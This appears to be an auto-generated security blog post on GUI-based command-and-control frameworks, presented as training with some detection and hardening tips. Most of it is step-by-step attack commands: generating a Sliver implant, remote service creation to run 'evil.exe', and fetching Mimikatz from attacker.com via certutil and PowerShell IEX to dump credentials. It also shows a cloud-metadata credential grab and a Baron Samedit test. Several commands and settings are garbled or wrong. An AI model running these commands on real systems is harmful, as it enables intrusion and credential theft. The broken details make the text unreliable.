Listen to this Post
Introduction:

The modern adversary no longer relies solely on terminal-driven chaos; they operate from sleek, interactive graphical interfaces that weaponize point-and-click efficiency. Daniel C.’s recent post showcases a right-click context menu that executes live network attacks directly from a visual host view—blurring the line between administration tools and advanced persistent threat (APT) tradecraft. This evolution lowers the barrier to entry for red teams while forcing defenders to rethink how they monitor “simple” GUI interactions that now carry the destructive payload of a full C2 framework.
Learning Objectives:
- Understand the architecture of GUI‑driven Command & Control (C2) frameworks and their attack execution workflows.
- Execute common post‑exploitation modules—port scanning, service exploitation, and credential dumping—via simulated C2 interfaces.
- Implement detection and hardening measures against interactive, menu‑based attack tools.
You Should Know:
1. Anatomy of a Modern GUI C2 Framework
Traditional C2 operation required memorizing opaque commands and writing complex scripts. Modern frameworks like Cobalt Strike, Sliver, and Mythic have evolved to include administrative panels where operators manage implants through host lists, file browsers, and context menus. Daniel C.’s screenshot reflects this shift: a right‑click on a compromised host reveals options such as “Scan,” “Elevate,” “Lateral Move,” or “Dump Hashes.”
Step‑by‑step guide – Simulating a GUI‑driven attack with Sliver (Linux):
1. Deploy Sliver server: `sudo apt update && sudo apt install sliver -y` or compile from source.
2. Start the server: `sliver-server` then profiles new --http C2_Profile --os windows.
3. Generate implant: `generate –http C2_Profile –save /tmp/implant.exe`.
- Execute implant on target (e.g., via phishing). Once beacon calls back, list sessions:
sessions. - Interact:
use session ID. Now right‑click simulation—Sliver’s CLI lacks GUI but its JSON‑RPC API allows custom dashboard development. For training, use `portscan` andgetsystem. -
Port Scanning and Service Enumeration with a Single Click
From the GUI, an operator selects a host and chooses “Scan.” Behind the scenes, the implant performs SYN scans or full connects, feeding results back to a table view. This bypasses traditional alerting because the scanning originates from a trusted endpoint, not an external scanner.
Step‑by‑step guide – Manual execution of the same technique (Windows):
1. From an elevated command prompt: powershell -Command "Test-NetConnection -ComputerName 192.168.1.20 -Port 445".
2. For full subnet sweep, use for /l %i in (1,1,254) do @ping -n 1 -w 100 192.168.1.%i | find "Reply".
3. More advanced: `nmap` via PowerShell: download and execute silently from memory (simulating C2 payload).
3. Lateral Movement via Service Creation (GUI “Pivot”)
A right‑click “Lateral Move” typically deploys a service or scheduled task. The framework uploads a payload and starts it remotely using SMB or WMI.
Step‑by‑step guide – Windows native commands (what the GUI automates):
1. Copy payload: `copy evil.exe \\TARGET\C$\Windows\Temp\`.
- Create service:
sc \\TARGET create UpdateService binPath= "C:\Windows\Temp\evil.exe" start= auto.
3. Start service: `sc \\TARGET start UpdateService`.
4. Clean up: `sc \\TARGET delete UpdateService`.
Detection: Monitor Event ID 7045 (service creation) and 4688 (process creation) with unusual binary paths.
4. Credential Access – Right‑Click Dump Hashes
The “Dump Hashes” option abstracts tools like Mimikatz. From a GUI perspective, it requests the implant to run `sekurlsa::logonpasswords` and returns credentials in a sortable table.
Step‑by‑step guide – Simulating the command (Windows):
- Upload Mimikatz:
certutil -urlcache -f http://attacker.com/mimikatz.exe %TEMP%\m.exe.
2. Execute: `%TEMP%\m.exe “privilege::debug” “sekurlsa::logonpasswords” “exit”`.
- For non‑interactive use (real C2):
powershell -Exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('http://attacker.com/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds".
Mitigation: Enable Credential Guard and restrict debug privilege.
5. API Security – C2 REST Interfaces
Modern GUI C2 tools communicate with the team server via REST APIs. An operator’s click triggers an authenticated API call (e.g., POST /api/v1/task). If API keys are exposed via config files or memory scraping, defenders can impersonate the operator.
Step‑by‑step guide – Hardening the API channel:
- Enforce mutual TLS (mTLS) on all C2 API endpoints.
- Use short‑lived JWTs stored in secure enclaves, not plaintext configs.
- Network segmentation: management VLAN should not reach production endpoints.
-
Cloud Hardening – Visual Attack Interfaces in Cloud Consoles
Attackers now build GUI tools to interact with cloud environments—right‑click on an EC2 instance to “Dump IAM credentials” from instance metadata.
Step‑by‑step guide – Exploitation and hardening (AWS):
- Exploit: `curl http://169.254.169.254/latest/meta-data/iam/security-credentials/`.
2. Hardening: Block IMDSv1, enforce IMDSv2 with `aws ec2 modify-instance-metadata-options –instance-id i-xxx –http-tokens required`. - Monitor CloudTrail for `DescribeInstances` followed by `GetObject` on metadata.
7. Vulnerability Mitigation – Preventing GUI‑Driven Privilege Escalation
A GUI’s “Get System” or “Elevate” button executes UAC bypass or token stealing. Defenders must lock down token manipulation pathways.
Step‑by‑step guide – Linux privilege escalation via GUI abstraction:
1. The click triggers: `sudo -u root /bin/bash` or CVE‑2021‑3156 (Baron Samedit) exploit.
2. Testing: `sudoedit -s ‘\’ $(python3 -c ‘print(“A”1000)’)` (if unpatched).
3. Mitigation: `sudo` configuration with Defaults !root_sudo, apply kernel patches.
What Undercode Say:
- Key Takeaway 1: The GUIfication of offensive tools does not introduce new techniques—it massively accelerates the tempo of known attack chains, collapsing hours of manual work into milliseconds of mouse clicks.
- Key Takeaway 2: Defenders must shift detection logic from “what command was typed” to “what behavioral pattern occurred on the endpoint.” A click in a C2 GUI leaves the same forensic artifacts as a typed command; focus on origin, privilege level, and network flow.
Analysis: Daniel C.’s demonstration underscores a pivotal shift in the adversary mindset. The “cool factor” hides a dangerous reality: if a junior red teamer can execute a full domain compromise with one right‑click, so can a novice ransomware affiliate. Security operations centers must instrument their telemetry to detect batch‑style executions (e.g., five service creations in three seconds). Furthermore, the visualization of host landscapes provides attackers with instantaneous situational awareness, eroding the defender’s historical advantage of confusion and friction. Training courses must evolve from pure command‑line drills to include GUI‑based attack simulations; professionals need to understand the underlying commands to properly tune EDR alerts. The era of “script kiddie” is obsolete—now we have “click kiddies,” and the damage is no less severe.
Prediction:
Within the next 18 months, expect to see a surge in AI‑assisted GUI C2 frameworks where right‑click menus offer “Recommend Next Move” based on victim environment profiling. Machine learning models embedded inside attack interfaces will suggest the most effective lateral path or privilege escalation technique, tailored to the specific OS patch level and security products detected. Defenders will counter with GUI‑aware deception: honeytoken credentials placed in tables that, when right‑clicked to “Dump Hashes,” trigger immediate high‑fidelity alerts. The war will move from command‑line artistry to interactive dashboard counter‑hacking.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Thecyberspy Tell – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


